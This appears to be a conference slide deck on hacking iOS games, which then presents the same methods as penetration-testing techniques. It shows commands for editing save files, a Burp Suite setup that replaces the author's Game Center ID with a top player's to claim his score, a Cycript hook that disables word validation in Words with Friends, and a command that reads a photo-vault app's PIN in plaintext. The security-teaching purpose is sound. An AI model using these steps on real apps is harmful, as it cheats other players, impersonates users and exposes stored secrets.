How I Ruled the Worl^Hd

Applying iOS Game Hacking Techniques

Joshua Wright

jwright@hasborg.com

Introduction

- My adventures in game hacking
- A quick look at the iOS game market
- Three iOS game hacking techniques
- Applying iOS game hacking to penetration testing (in the real world)

Hacking Games

I am terrible at video games. I lack the patience, attention, and coordination to play well.

I don't let that stop me from winning.

I have been known to chea^H^H^H^H use other skills to my advantage to win games…at any cost.


My Favorite Competitor: Mike Poor

In 2007, I spent $1000 and 12 months to build a wide-band RF jammer, so I could beat Mike Poor at Wii Tennis.

I enrolled in an electrical engineering course to finish building the design so I had access to an engineering lab.

When I play, I play to win.

iOS Game Market



#	FREE	PAID	GAME	PRICE	REVENUE	NEW INSTALLS
1	16	-	Clash of Clans	Free	$1,667,829	83,741
2	35	-	Game of War - Fire Age	Free	$1,166,000	43,270
3	21	-	Candy Crush Saga	Free	$1,044,892	63,879
4	26	-	Candy Crush Soda Saga	Free	$461,331	52,859
5	41	-	Boom Beach	Free	$370,459	42,371
6	-	-	Big Fish Casino - Free Slots, Vegas Slots & Slo...	Free	$310,784	1,330
7	45	-	MARVEL Contest of Champions	Free	$260,555	41,762

184 of the top 200 grossing iOS games are free.

Game Hack #1: Save File Editing

Fundamentally, this technique is the same as it was in the 1990's

Requires a jailbroken device

Can be time-consuming for complex applications

Four Steps to Save Game Editing

1. Close app, baseline the files used ("A" set)
2. Make a minimal change in the game
   - Lose 1 life, use X coins, or some other measurable change
3. Close app, baseline the files used ("B" set)
4. Compare and analyze changes


iFunBox

- Easy access to iOS app sandbox directory files
- Here, Documents, Library and tmp are writeable
- Potential areas for saving local game resources

Apple took this access away in iOS 8.3

iFunBox + Apple File Conduit 2

- iFunBox requires a jailbroken device to access the app sandbox
- Jailbreak, then install Apple File Conduit "2" from Cydia
  - Restores pre-8.3 file sharing access



Plants Vs. Zombies 2

- Free to play game developed by PopCap Games and published by Electronic Arts
- #73 in iOS game revenue, $20K/day
- Users can buy plants, coins, gems

Gem Hack

- I have 69 (0x45) gems
- I want more gems, but I don't want to pay for them
- Kill app, baseline data before change - "A" set

Gem Use

- I used 11 gems, leaving 58 (0x3A) remaining
- Kill app, baseline data after change - "B" set

Identify File Differences with Diff

```
$ diff -rq A B
Files A/Library/Application Support/No_Backup/draper_1401653778 and B/Library/Application
Support/No_Backup/draper_1401653778 differ

Files A/Library/Application Support/No_Backup/pp.dat and B/Library/Application
Support/No_Backup/pp.dat differ

Only in A/Library/Caches/com.crashlytics.data/com.popcap.ios.PvZ2/analytics/v1/ACTIVE:
1415282362557_545B7EBA0221-0001-48F5-393033333030

Only in B/Library/Caches/com.crashlytics.data/com.popcap.ios.PvZ2/analytics/v1/ACTIVE:
1415283507899_545B83330378-0001-4950-393033333030

Files A/Library/Caches/com.crashlytics.data/com.popcap.ios.PvZ2/session.clslog and
B/Library/Caches/com.crashlytics.data/com.popcap.ios.PvZ2/session.clslog differ

Files A/Library/Preferences/com.popcap/plantsvszombies2.plist and
B/Library/Preferences/com.popcap/plantsvszombies2.plist differ

Files A/Library/Preferences/com.popcap.ios.PvZ2.plist and
B/Library/Preferences/com.popcap.ios.PvZ2.plist differ
```

Extra carriage returns added for clarity


Plist File Comparison

- Convert plist files to ASCII format with PlistBuddy
- Use diff to compare and identify differences

```
$ alias pcat="/usr/libexec/PlistBuddy -c Print"
$ pcat A/Library/Preferences/com.popcap.ios.PvZ2.plist >com.popcap.ios.PvZ2.plist.A
$ !!:gs/A/B/ # I'm really just showing off here
pcat B/Library/Preferences/com.popcap.ios.PvZ2.plist >com.popcap.ios.PvZ2.plist.B
$ diff -u com.popcap.ios.PvZ2.plist.[AB]
--- com.popcap.ios.PvZ2.plist.A         2014-11-06 15:46:36.000000000 -0500
+++ com.popcap.ios.PvZ2.plist.B         2014-11-06 15:47:29.000000000 -0500
@@ -85,9 +85,9 @@
     WebKitOfflineWebApplicationCacheEnabled = true
     mat_fixed_for_icloud = true
-    com.crashlytics.insights.lastsessionidentifier = 545B7EBA0221-0001-48F5-393033333030
+    com.crashlytics.insights.lastsessionidentifier = 545B83330378-0001-4950-393033333030
     google_timing_shared = Dict {
     }
```

There isn't anything significant for our change here, but a lot of game testing is like that. You have to follow a lot of dead-ends.

Hex Fiend File Compare



Windows users can try Beyond Compare ($30) or WinMerge ($0)

Experimentation


- Start with small changes, +/- 1
  - Kill app, copy file to iOS device, restart app
- Keep multiple copies of working files
  - Revert when you make changes you can't recover from
- Experimentation can pay off…

Retail Cost
$151 million dollars

Game Hack #2: Network Manipulation

I am never going to make it to the high score board…legitimately.


Many games send your score to the Apple Game Center at the end of play for leaderboards.



Traffic to Game Center is protected by SSL, but not from us.

Threes

- Written by Asher Vollmer, Greg Wohlwend, and Jimmy Hinson at Sirvo
- Simple game of matching numbers on a 4x4 grid
- Maddeningly difficult



This is My "Not Pleased" Face

Leaderboards | Achievements | Players

High Score — Show All Leaderboards

1 Friend

1  Me
9,510 points

All 1,014,000 Players


1  “techomar”
3,720,852 points

2  “DeepHeat”
1,085,835 points


Ranked #244,272

SSL MitM

- Configure iOS to use a proxy server (Burp Suite)
- Browse to http://burp/cert and install the Burp CA certificate
- Run Threes, play game
- Inspect score submission



Burp Match and Replace



Automatically replace my unique Game Center ID with that of a high scoring player, recording his achievements as my own.

This is My "Happy" Face

Leaderboards | Achievements | Players

High Score — Show All Leaderboards

1 Friend

1  Me
9,510 points

All 1,014,000 Players


1  Me
3,720,852 points

2  “DeepHeat”
1,085,835 points

Game Hack #3: App Manipulation

Obj-C is a reflective programming language.

We can explore app classes, methods and variable names used by the developer.



With a jailbroken device, we can manipulate how an app functions, running new code as desired.

Words with Friends

- Multi-player word game by Zynga
  - "It's not Scrabble" © Hasbro
- #155 top grossing iOS, #55 top free games
  - $12K in daily revenue
- Heavy social interaction, compete locally or globally


App Manipulation with Cycript

1. Explore app classes and methods
   - Using Cycript and iPhoneDevWiki functions or class-dump-z
2. Identify the method you want to change
3. Attach to the game process with Cycript
4. Reassign functionality as desired using a mix of Obj-C and JavaScript code

Words with Friends: isValidWord

```
# cycript -p WordsWithFriendsFreeiPad
cy# [ObjectiveC.classes allKeys]
@["UINib","BurstlyCurrencyUpdateInfo","GEOTileLoader","NSSortedAr
ray","AARegisterRequest","PLLocationController",...
cy# ObjectiveC.classes["WordGameDictionary"]
#"WordGameDictionary"
// Paste printMethods()
cy# printMethods(WordGameDictionary)
[{selector:@selector(isValidWord:),implementation:0x241f71},{sele
ctor:@selector(getDawgArray),implementation:0x241e41},...]
cy# WordGameDictionary.messages['isValidWord:'] = function()
{return true;}
function () {return true;}
```

Submitted words are no longer checked for validity.



60 points for *duslenuxi* !

Godsent007 Resigned :(

Practical Application

I'm not showing you these techniques so you can steal coins or impress your friends with the use of the word "quone".

These techniques are best applied to improve the security of apps through penetration testing.

Use your skills for good, not evil.

#1: Save File Storage

- Question: Does the app securely store a password used to unlock an app?
- Copy "A" set, change passcode, copy "B" set
- Use diff to identify file changes


```
$ alias pcat="/usr/libexec/PlistBuddy -c Print"
$ pcat com.enchantedcloud.photovault.plist | grep PIN
    PIN = 9121
```

